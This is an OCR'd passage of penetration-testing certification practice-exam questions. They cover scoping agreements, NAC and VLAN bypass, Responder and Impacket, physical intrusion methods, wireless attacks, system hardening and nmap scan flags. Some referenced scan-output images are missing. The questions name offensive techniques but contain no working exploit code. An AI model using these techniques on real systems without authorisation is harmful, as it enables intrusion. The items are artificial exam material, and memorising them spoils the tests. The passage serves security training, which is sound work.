D. Uncredentialed

35. A client has hired you to perform a PCI-DSS penetration test. What kind of vulnerability scan would you likely perform during this test?
A. Discovery
B. Full
C. Stealth

D. Compliance

36. During a gray box penetration test, the tester decides to stress test a critical network router. She sends thousands of ping requests addressed to all of the hosts on the subnet. However, she spoofs the source address of the requests to the IP address of the network router. As a result, the router is flooded with ICMP echo response traffic that it didn't initiate, making it difficult for it to respond to legitimate network requests. What kind of exploit is this?
A. Denial of service (DoS)
B. Distributed denial of service (DDoS)
C. Replay attack
D. NAC bypass

37. Which of the following prevents unauthorized or unhealthy devices from connecting to a network, even if they connect to the wired or wireless network properly?
A. Network Access Control (NAC)
B. WPA2-PSK
C. Virtual LANs (VLANs)
D. Spanning Tree Protocol (STP)

38. During a gray box penetration test, you try to connect your laptop to the target's wireless network. However, the target has implemented a NAC that is blocking your laptop from connecting to the production network. What can you do?
A. Run a brute-force decryption attack to defeat the IPSec encryption that protects the production network.
B. Spoof your laptop with the MAC address of an authorized device.
C. Plug your laptop into a wired jack.
D. Create an evil twin access point.

39. Which types of network devices are commonly whitelisted in many NAC implementations? (Choose two.)
A. Laptops
B. Desktops
C. Servers
D. VOIP phones
E. SCADA devices

40. Which method is commonly used to hop between VLANs?
A. Double-tagging
B. Brute-force attacks
C. MAC address spoofing
D. DNS poisoning

41. Which penetration testing tool is a command-line search tool for the online Exploit-DB database of known exploits?
A. findbugs
B. Shodan
C. Censys
D. Searchsploit

42. During a gray box penetration test, the tester wants to poison queries for the target organization's domain controller in order to redirect client requests to the tester's laptop and capture usernames and hashed passwords. Which utility could be used to do this?
A. Searchsploit
B. Empire
C. Impacket
D. Responder

43. Which penetration testing tool consists of a collection of Python classes used for lowlevel access to network protocols, such as SMB?
A. Searchsploit
B. Empire
C. Impacket
D. Responder

44. Which penetration testing tool provides penetration testers with a huge number of exploits that can be used to compromise the target organization's network?
A. Metasploit Framework
B. SET
C. hping
D. ncat

45. While reading an executable script file, you see a line near the beginning of the script that declares a variable using the following syntax:

ServerName = FS1
Which type of script could this be? (Choose two.)
A. PowerShell
B. Bash
C. Ruby
D. Python

46. You have just concluded a penetration test for a client. In your findings, you report that a Linux web server in the data center has the Apache web server, MySQL database, DNS, CUPS, DHCP, IMAP, and POP3 services running. What should you recommend the client do to remediate this situation?
A. Uninstall all unnecessary services from the server.
B. Close the ports in the server's host-based firewall associated with unnecessary services.
C. Uninstall the DNS and DHCP services.
D. Uninstall the email-related services.

47. A Windows server is functioning as an Active Directory domain controller for an organization's network. Which of the following services are not required for it to fulfill this role? (Choose two.)
A. Group Policy Management
B. Hyper-V
C. Role Administration Tools
D. Active Directory Federation Services

48. Which of the following are common methods used to harden user accounts on a Windows-based computer system? (Choose two.)
A. Use Group Policy to configure account lockout.
B. Enable anonymous SID/name translation.
C. Enable the built-in Guest user account.
D. Enable anonymous enumeration of SAM accounts and shares.
E. Delete or disable all unused user accounts.

49. Which of the following are common methods used to harden user accounts on a Windows-based computer system? (Choose two.)
A. Require users to authenticate using online Microsoft user accounts.
B. Use Group Policy to enforce password complexity requirements.
C. Allow "everyone" permissions to apply to anonymous users.

D. Use Group Policy to enforce password aging requirements.
E. Allow standard users to install updates

50. Which of the following methods is commonly used to harden network communications on Windows-based computer systems?
A. Enable NetBIOS over TCP/IP.
B. Allow anonymous access to shared folders.
C. Store LAN Manager hash values.
D. Set the LAN Manager authentication level to allow LM and NTLM.
E. Restrict network access to only authenticated users.

51. You are negotiating an upcoming penetration test with a new client. They have requested that you perform a "partial knowledge" test of their network. Which type of penetration test should you perform?
A. Black box
B. Grey box
C. White box
D. Objectives based

52. You are negotiating an upcoming penetration test with a new client. They have requested that you perform a "full knowledge" test of their network. Which type of penetration test should you perform?
A. Black box
B. Grey box
C. White box
D. Goal based

53. You are scoping an upcoming white box penetration test with a new client. Their network employs network access control (NAC) using IPSec. Which technique will your penetration testers need to use to enable them to access the secure internal network protected by NAC?
A. Certificate pinning
B. Session hijacking
C. Man-in-the-middle
D. Cross-site scripting

54. You work for a penetration testing firm. You have been scoping an upcoming penetration test with a client. You have worked with the CIO to identify the scope of the assessment, such as in- and out-of-scope systems,

the methodology to be used, the techniques allowed, and the schedule. You have a final draft of the agreement ready to be signed. Who should sign it?
A. The proper signing authority
B. The IT manager
C. The CIO
D. Any help-desk staff can sign off on the agreement.

55. You work for a penetration testing firm. You have been scoping an upcoming penetration test with a client. Within the scope document, you include verbiage warning that the methodology and techniques used for this test could potentially take critical systems offline for a period of time. You ask the client to confirm that this is acceptable. What is this an example of?
A. Assessing impact tolerance
B. A comprehensiveness disclaimer
C. A point-in-time disclaimer
D. Rules for completing the assessment

56. You are performing a black box penetration test. After gaining access to the internal network and running a vulnerability scan, you've identified a target system and mapped its vulnerabilities to a specific exploit. However, to execute the exploit, you need physical access to an internal network jack. So, you tailgate your way into the facility, plug in your laptop, and run the exploit. What technique did you use in this scenario? (Choose two.)
A. Deception
B. Exploit modification
C. Social engineering
D. Credential brute-forcing
E. Proof-of-concept development

57. Which of the following techniques involves sending one password after another at an authentication system in an attempt to find the right one?
A. Rainbow table
B. Teardrop attack
C. Credential brute-forcing
D. SYN attack

58. Which of the following techniques involves sending passwords, one after another, from a list of commonly used passwords in an attempt to find the right one?

A. Rainbow table
B. SYN attack
C. Man-in-the-middle attack
D. Dictionary attack

59. Which of the following is a precomputed list of hash values for common passwords that can be used for offline password file cracking?
A. Rainbow table
B. Fingerprint
C. Digital signature
D. Private key

60. Which of the following are special network devices that are commonly used to control manufacturing equipment and environmental systems? (Choose two.)
A. ICS
B. SCADA
C. Point of sale
D. RTOS
E. IoT

61. Which of the following issues could enable a penetration tester to execute a DLL hijacking exploit on a Windows system?
A. Failure to install the latest Windows updates
B. Using out-of-date virus definitions
C. Using unsecure file and folder permissions
D. Failure to configure user account restrictions in Group Policy

62. Which of the following techniques can be used to help retain persistence for an exploit on a Windows system? (Choose two.)
A. Using scheduled tasks
B. Using cold boot attacks
C. Implementing Kerberoasting
D. Using DLL hijacking
E. Looking for kernel exploits

63. What is the best way to defend against kernel exploits?
A. Update the system's antivirus definitions.
B. Install the latest operating system updates.

C. Use secure file and folder permissions.
D. Implement user account restrictions in Group Policy.

64. During a gray box penetration test, the tester discovers that one of the organization's firewalls has been configured with an administrative username of admin and a password of Admin. The tester gains administrative access to the firewall and opens holes in it. What kind of authentication exploit occurred in this scenario?
A. Weak credentials exploit
B. Redirect attack
C. Default account settings exploit
D. Credential brute-forcing

65. Which of the following are examples of sandbox escape exploits? (Choose three.)
A. Cold boot attacks
B. Shell upgrade
C. Virtual machine (VM) escape
D. Container escape
E. Ret2libc
F. JTAG debug

66. You've created a Bash script in your home directory on a Linux system named myexploit. How can you execute it? (Choose two.)
A. Enter /bin/bash ~/myexploit at the shell prompt.
B. Enter myexploit at the shell prompt.
C. Select Computer ➢ Run in the graphical desktop; then enter ~/ myexploit and select Run.
D. Enter run ~/ myexploit at the shell prompt.
E. Enter chmod u+x ~/ myexploit; then enter ~/ myexploit at the shell prompt.

67. Which Bash script command will create a new variable named TOTAL and set its type to be integer?
A. variable –i TOTAL
B. declare –i TOTAL
C. declare TOTAL –t integer
D. TOTAL=integer

68. Within a Bash script, you want to send the standard output and the standard error from the tail /var/log/firewall command to a file named lastevents in the current directory. Which command could you add to the script to do this?
A. tail /var/log/firewall 1> lastevents 2> lastevents
B. tail /var/log/firewall > lastevents
C. tail /var/log/firewall 1> lastevents 2> &1
D. tail /var/log/firewall 1&2> lastevents

69. A penetration tester wants to target the NetBIOS name service. Which command is most likely to be used to exploit the NetBIOS name service?
A. arpspoof
B. burpsuite
C. nmap
D. responder

70. A penetration tester wants to conduct open-source intelligence (OSINT) data collection from publicly available sources. Which of the following tools can be used? (Choose two.)
A. BeEF
B. Dynamo
C. Maltego
D. SET
E. Shodan
F. Wireshark

71. During a pentest, you use theHarvester to conduct passive information collecting to gather email addresses, hosts, and domain names. If you wanted to use Shodan to search ports and service information for each of the hosts you collected, which switch would you use within the framework?
A. -b
B. -t
C. -H
D. -h

72. Which command in Recon-ng can be used to look up supported modules within the framework?
A. search modules
B. help modules

C. search
D. show modules

73. All of the following file types (extensions) are supported in FOCA except which one?
A. .exe
B. .xls
C. .doc
D. .pdf
E. .sxw

74. Which port scan method is also known as a half-open scan that never establishes a true connection with the target host over the network?
A. TCP scan
B. UDP scan
C. SYN ACK
D. SYN scan

75. When conducting a port scan against a target, which nmap flag is used to specify a port range?
A. --p
B. -p
C. -Pn
D. -ports

76. Select two methods you can use to install third-party applications to a jailbroken iDevice.
A. Cydia application store
B. idb
C. Impactor tool
D. Clutch

77. An employee gets out of the car and notices a USB drive lying on the parking lot. The drive appears to be new and has “My music files” written on the side of it in small font. The employee takes the drive into work and attempts to play one of the music files. The antivirus software alerts the user about potential malware after the computer started acting a little strange. This type of social engineering method is commonly known as what?
A. Luring

B. Shoulder surfing
C. Waterholing
D. Baiting

78. The Social-Engineer Toolkit (SET) is a Python-based framework that can do which of the following? (Select all that apply.)
A. Send emails to targets
B. Scan IP addresses
C. Produce SMS attacks
D. Engage in Wi-Fi calling

79. Many types of countermeasures can help organizations prepare for and mitigate potential social engineering attacks. Which of the following are valid countermeasures for social engineering attacks? (Select all that apply.)
A. Training
B. Cameras
C. Shredders
D. All of the above

80. Which command flag tells hping3 to use a random-source IP address?
A. --random-source
B. --rand-source
C. -S
D. –S

Practice Exam 9

1. You work for a penetration testing firm. You go to dinner with a potential client. To demonstrate your organization's technical expertise with

penetration testing, you listmseveral of your other clients by name and describe in detail various problems your assessments discovered at each one. Which of the following was violated when you did this?
A. Statement of work (SOW)
B. Nondisclosure agreement (NDA)
C. Master service agreement (MSA)
D. Purchase order (PO)

2. You work for a penetration testing firm. A potential client called about your services. After reviewing what your organization can do, the client decides to schedule a single black box test. If they are happy with the results, they may consider future tests. Which of the following will you likely ask the client to sign first?
A. Purchase order (PO)
B. Nondisclosure agreement (NDA)
C. Master service agreement (MSA)
D. Statement of work (SOW)


3. Which of the following is a contract where both parties agree to most of the terms thatmwill govern future agreements?
A. Master service agreement (MSA)
B. Nondisclosure agreement (NDA)
C. Statement of work (SOW)
D. Purchase order (PO)

4. You have been recently hired by a security firm to conduct penetration tests on clients. Which agreements will your new employer most likely ask you to sign as a condition of employment? (Choose two.)
A. Master service agreement (MSA)
B. Nondisclosure agreement (NDA)
C. Statement of work (SOW)
D. Purchase order (PO)
E. Noncompete agreement

5. Your penetration testing consulting firm has been negotiating a contract with the U.S. federal government to run penetration tests against some of its systems. Which agreements will you be asked to sign instead of a statement of work (SOW)? (Choose two.)
A. Statement of objective (SOO)

B. Performance work statement (PWS)
C. Noncompete agreement
D. Purchase order (PO)

6. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information?
A. It is a Linux workstation.
B. It is a Linux server.
C. It is a mobile device.
D. It is a router running an embedded version of Linux.

7. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:


What can you learn about the device from this information?
A. It uses the NTLM protocol for file sharing.
B. It is missing the latest updates from Microsoft.
C. It is a domain controller.
D. It is a file server.

8. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:

What can you learn about the device from this information?
A. It has shares defined on one of its hard disks.
B. It is a global catalog server.
C. It has the Hyper-V hypervisor role installed.
D. It has been federated with another domain.
E. None of the above.

9. You are using a Telnet client to connect to a web server in an attempt to fingerprint what type and version of web server software is running on it. What is this process called?
A. Banner grabbing
B. Scanning
C. Exploiting
D. Cracking

10. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information? (Choose two.)
A. It is a router.
B. It is a network printer.
C. It is a DNS server.
D. It is running a web server.
E. It has been joined to an Active Directory domain.

11. A penetration tester rifles through the target organization's garbage and finds an optical disc. He reads the disc on his laptop and finds that it contains several very sensitive files from human resources. What kind of exploit occurred in this scenario?
A. Dumpster diving
B. Tailgating
C. Fence jumping
D. Egress sensor bypass

12. A penetration tester impersonates a vending machine repair person to gain physical access to the target organization's facility. Once inside, he notices that the door to the server room uses a simple pushbutton door lock that doesn't use any kind of electronic authentication. Which physical security attack could he use to gain access to the server room?
A. Lock picking
B. Tailgating
C. Fence jumping
D. Egress sensor bypass

13. A penetration tester impersonates a heating and cooling repair person to gain physical access to the target organization's facility. Once inside, she requests access to the server room to investigate a problem with the cold air return. As she is leaving the server room, she surreptitiously places a piece

of strong tape over the door locking tab, allowing her to return into the room later without authorization. What is this technique called?
A. Lock picking
B. Lock bypass
C. Fence jumping
D. Badge cloning

14. The exterior double glass door to a facility has a motion sensor installed that automatically unlocks the door when someone is leaving the facility. To gain unauthorized access to the facility, a penetration tester sprays a can of air duster in the center crack between the doors to trigger the motion sensor and unlock the door. What is this technique called?
A. Lock picking
B. Tailgating
C. Fence jumping
D. Egress sensor bypass

15. While waiting in line at a food truck behind an employee of the target organization, a penetration tester steals her access badge and makes a copy of its RFID signature on a fake access badge. What is this technique called?
A. Egress sensor bypass
B. Lock bypass
C. Badge cloning
D. Fence jumping


16. Consider the following image:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:03 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0031s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
80/tcp   open   http
179/tcp  closed bgp
443/tcp  open   https
5000/tcp closed upnp
MAC Address: [redacted]
```

Which nmap commands could have been used to generate this output? (Choose two.)


A. nmap 10.0.0.1
B. nmap 10.0.0.1 -sS
C. nmap 10.0.0.1 -sL
D. nmap 10.0.0.1 -sn

17. Consider the following image:



Which nmap command could have been used to generate this output?
A. nmap 10.0.0.1 -PA
B. nmap 10.0.0.1 -sT
C. nmap 10.0.0.1 -sL
D. nmap 10.0.0.1 -sn


18. Consider the following image:



Which nmap command could have been used to generate this output?
A. nmap 10.0.0.1
B. nmap 10.0.0.1 -sS

C. nmap 10.0.0.1 -sU
D. nmap 10.0.0.1 -sT

19. Consider the following image:



Which nmap command could have been used to generate this output?
A. nmap 10.0.0.1 -sA
B. nmap 10.0.0.1 -sS
C. nmap 10.0.0.1 -sU
D. nmap 10.0.0.1 -sT

20. Consider the following image:

Which nmap command could have been used to generate this output?
A. nmap 10.0.0.5 -v
B. nmap 10.0.0.5 -sS
C. nmap 10.0.0.5 -sU
D. nmap 10.0.0.5 -sT

21. You have just finished writing a report of findings for a client after a penetration test. Which of the following is an appropriate way to store your client's written report of findings?
A. Burn the report to an optical disk and keep it in a hanging file folder in your desk.
B. Save the file to an encrypted flash drive and store it in a locket cabinet.
C. Copy the file to your phone.
D. Save the report to your organization's FTP server.

22. You need to dispose of several penetration test reports from old clients. The files are stored on a removable hard drive that is stored in a locked safe. Which of the following is the best way to do this?
A. Delete the files from the drive.
B. Use the fdisk utility to repartition the drive.
C. Use disk wiping software on the drive.
D. Reformat the drive.

23. You need to dispose of several penetration test reports from old clients. Hard copies of the reports are stored in a locked filing cabinet that has been bolted to the floor. Which of the following is the best way to do this?
A. Put the reports in the garbage.
B. Put the reports in the recycle bin.
C. Stack the reports upside down by your team's printer for use as "scratch paper."
D. Shred the report in a cross-cut shredder.

24. You need to dispose of several penetration test reports from old clients. The files are stored on flash drives that are stored in a locked cabinet. Which of the following is the best way to do this?
A. Smash the drives with a hammer.
B. Delete the files from the drives.
C. Use the Disk Management utility to repartition the drives.
D. Reformat the drives using File Explorer in Windows.

25. You need to dispose of several penetration test reports from old clients. The files are stored on rewritable optical discs that are stored in a locked cabinet. Which of the following is the best way to do this?
A. Delete the files from the discs.
B. Shred the discs.

C. Delete the files and then save new files to the discs.
D. Reformat the discs.

26. Which law sets standards for publicly traded companies in the United States with respect to security policies, standards, and controls?
A. GLBA
B. SARBOX
C. HIPPA
D. FIPS 140-2

27. Which of the following provides standards that certify cryptographic modules?
A. GLBA
B. SARBOX
C. HIPPA
D. FIPS 140-2

28. A new client calls to schedule a gray box penetration test. You gather some basic information about the client over the phone, put together a scope for the test, and create a schedule for the test. You then hire several contractors to help conduct the test and begin the assessment on the scheduled date. Did you scope this assessment properly?
A. Yes, proper scoping procedures were followed.
B. No, the schedule should be defined before the scope is created.
C. No, you should have spent more time understanding the target audience before scoping the assessment.
D. No, the contracts should have helped create the scope of the assessment.

29. You have just completed a gray box penetration test for a client. You have written up your final report and delivered it to the client. You also made sure that all access granted to you by the client to conduct the test has been disabled. You write a blog article identifying the client and the results of the assessment and post it to ensure no one else makes the same security mistakes the client made. Did you terminate the penetration test properly?
A. Yes, the penetration test was terminated properly.
B. No, the access privileges should have remained in place for the next penetration test.
C. No, the access privileges should have been removed before the final report was produced.

D. No, the confidentiality of the findings was not maintained.

30. You are scoping an upcoming external black box penetration test for the client. You are trying to determine what will be included in the test and what won't. Which of the following questions should you ask the client? (Choose two.)
A. Should the test focus on a specific known vulnerability?
B. Will the client grant physical access to their facility?
C. Should the test look for unknown vulnerabilities?
D. Will the client provide administrator-level accounts to conduct the assessment?

31. You are scanning your client's internal network as part of a white box penetration test. Your goal is to enumerate the network. What kind of information are you likely to include in the enumeration process?
A. Hosts
B. Networks
C. Domains
D. All of the above

32. You are scanning your client's internal network as part of a white box penetration test. Your goal is to enumerate the network. What kind of information are you likely to include in the enumeration process?
A. User accounts
B. Groups
C. Shared network folders
D. All of the above

33. You are scanning your client's internal network as part of a white box penetration test. Your goal is to enumerate the network. What kind of information are you likely to include in the enumeration process?
A. Web pages
B. Applications
C. Services
D. Tokens
E. All of the above

34. You need to perform a vulnerability scan as part of a gray box penetration test. The rules of engagement specify that the internal system administrators

are not to receive any warning of when your scan will occur, that you are to avoid detection, and that your scan should gather as much information as possible. What should you do?
A. Run a full vulnerability scan.
B. Run a stealth scan.
C. Throttle the scan to use minimal bandwidth.
D. None of the above.

35. You need to perform a vulnerability scan as part of a gray box penetration test. The rules of engagement specify that the internal system administrators are not to receive any warning of when your scan will occur, that you are to avoid detection, and that your scan should gather as much information as possible. What should you do?
A. Run a compliance scan.
B. Schedule the scan to run in the early hours of the morning.
C. Run a noncredentialed scan.
D. None of the above.

36. You are performing a gray box penetration test. To capture information from multiple VLANs, you have configured the network board in your computer to emulate a trunk port on a network switch. Your goal is to get the real switch to forward traffic from all VLANs to your device. What is this exploit called?
A. MAC address spoofing
B. Double-tagging
C. Switch spoofing
D. Evil twin

37. Which wireless exploit uses a special wireless device to listen for SSID requests from other wireless devices and then impersonate the requested access point?
A. Karma attack
B. Deauth attack
C. Downgrade attack
D. Rogue access point

38. You are performing a black box penetration test. You want to perform an evil twin attack to capture wireless user data. Which of the following tasks would you need to complete? (Choose two.)

A. Implement a fragmentation attack.
B. Send deauth frames to deauthenticate wireless clients.
C. Reconnect wireless clients to an access point with the same SSID as the target organization.
D. Use a brute-force attack to break the WPS pin.
E. Repeat the wireless network signal.

39. Which wireless encryption key cracking exploit involves extracting a small amount of keying material from captured wireless packets and then sending ARP frames to the access point?
A. Repeating attack
B. Downgrade attack
C. Deauth attack
D. Fragmentation attack

40. Which wireless exploit could be carried out by creating a fake captive portal for a wireless network that captures victims' usernames and passwords?
A. Repeating attack
B. Credential harvesting
C. Bluesnarfing
D. Jamming attack

41. While reading an executable script file, you see a line near the beginning of the script that declares a variable using the following syntax:
$ServerName = FS1
Which type of script could this be? (Choose two.)
A. PowerShell
B. Bash
C. Ruby
D. Python

42. While reading an executable script file, you see a line near the beginning of the script that declares a variable using the following syntax:
_ServerName = FS1
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby

D. Python

43. While reading an executable script file, you see a line near the beginning of the script that declares an array using the following syntax:
PrimeNumArray = [2, 3, 5, 7, 11]
Which type of script could this be? (Choose two.)
A. PowerShell
B. Bash
C. Ruby
D. Python

44. While reading an executable script file, you see a line near the beginning of the script that declares an array using the following syntax:
PrimeNumArray = (2, 3, 5, 7, 11)
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

45. While reading an executable script file, you see a line near the beginning of the script that declares an array using the following syntax:
$PrimeNumArray = @(2, 3, 5, 7, 11)
Which type of script could this be?
A. PowerShell
B. Bash
C. Ruby
D. Python

46. Which of the following methods is commonly used to harden network communications on Windows-based computer systems?
A. Close all ports in the Windows firewall and then open only those needed by installed services.
B. Open all ports in the Windows firewall and then close them one by one except for those needed by installed services.
C. Enable LMShosts lookup.
D. Enable the Windows firewall in only the public network profile.

47. Which of the following methods are commonly used to harden Windows-based computer systems? (Choose two.)
A. Install extra system RAM and then disable the Windows paging file.
B. Grant the Administrator user the "act as part of the operating system" right.
C. Disable unneeded services.
D. Allow anonymous access to the registry.
E. Disable automatic notification of patch availability.

48. Which of the following methods is commonly used to harden Windows-based computer systems?
A. Disable Ctrl+Alt+Del for interactive logons.
B. Install all available Windows components.
C. Disable BitLocker, if it is enabled.
D. Disable autorun.

49. Which of the following methods is commonly used to harden Linux-based server systems?
A. Enable and configure iptables.
B. Enable Ctrl+Alt+Del in inittab.
C. Grant all users read-write access to the /boot directory.
D. Configure the IP protocol to respond to ICMP requests.

50. Which of the following methods is commonly used to harden Linux-based server systems?
A. Enable the Telnet service.
B. Enable the secure shell (SSH) service.
C. Configure the IP protocol to respond to network broadcasts.
D. Enable user accounts with empty passwords.

51. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. You have specified that the target may not employ shunning or blacklisting during the test. You have specified that the target must provide you with internal access to the network, a network map, and authentication credentials. You have also specified that applications provided by a SaaS service provider will be in-scope during the test. From whom do you need written authorization to perform this test? (Choose two.)
A. The target organization

B. The Internet Corporation for Assigned Names and Numbers (ICANN)
C. The American Registry for Internet Numbers (ARIN)
D. The SaaS service provider
E. The Public Interest Registry (PIR)

52. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. This will be an internal test. No third parties may be involved. Which of the following resources could be considered in-scope for the assessment? (Choose two.)
A. The wireless networks used by neighboring organizations
B. They key management system they use to store encryption keys
C. The organization's Internet service provider (ISP)
D. Their Amazon Web Service (AWS) content delivery system
E. Their router configurations

53. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a gray box assessment. This will be an internal test. What limitations might you expect to encounter as you conduct the assessment? (Choose two.)
A. You will have limited network access.
B. You will experience pushback from the internal IT staff.
C. You will have limited storage access.
D. You will not be allowed to enter the organization's facility.
E. You will not be allowed to run vulnerability scans in the organization's network infrastructure devices, such as servers, routers, and switches.

54. A security analyst receives an outline of the scope of an upcoming penetration test. This document contains the times that each can be scanned as well as the IP addresses. What document would contain this information?
A. Business impact analysis (BIA)
B. Master service agreement (MSA)
C. Request for proposal (RFP)
D. Rules of engagement (RoE)

55. A security analyst is planning on using black box penetration testing. This type of strategy will provide the tester with which of the following?
A. Privileged credentials
B. A network diagram
C. Source code

D. Nothing; they must do their own discovery.

56. Which of the following are security weaknesses associated with mobile devices? (Choose two.)
A. Weak encryption
B. Rooting or jailbreaking
C. No support for SSL/TLS
D. Susceptible to cross-site scripting
E. Inconsistent updating

57. Which of the following devices would probably have the weakest inherent security? (Choose two.)
A. Windows servers
B. Linux servers
C. Windows workstations
D. Embedded devices
E. Smart IoT appliances

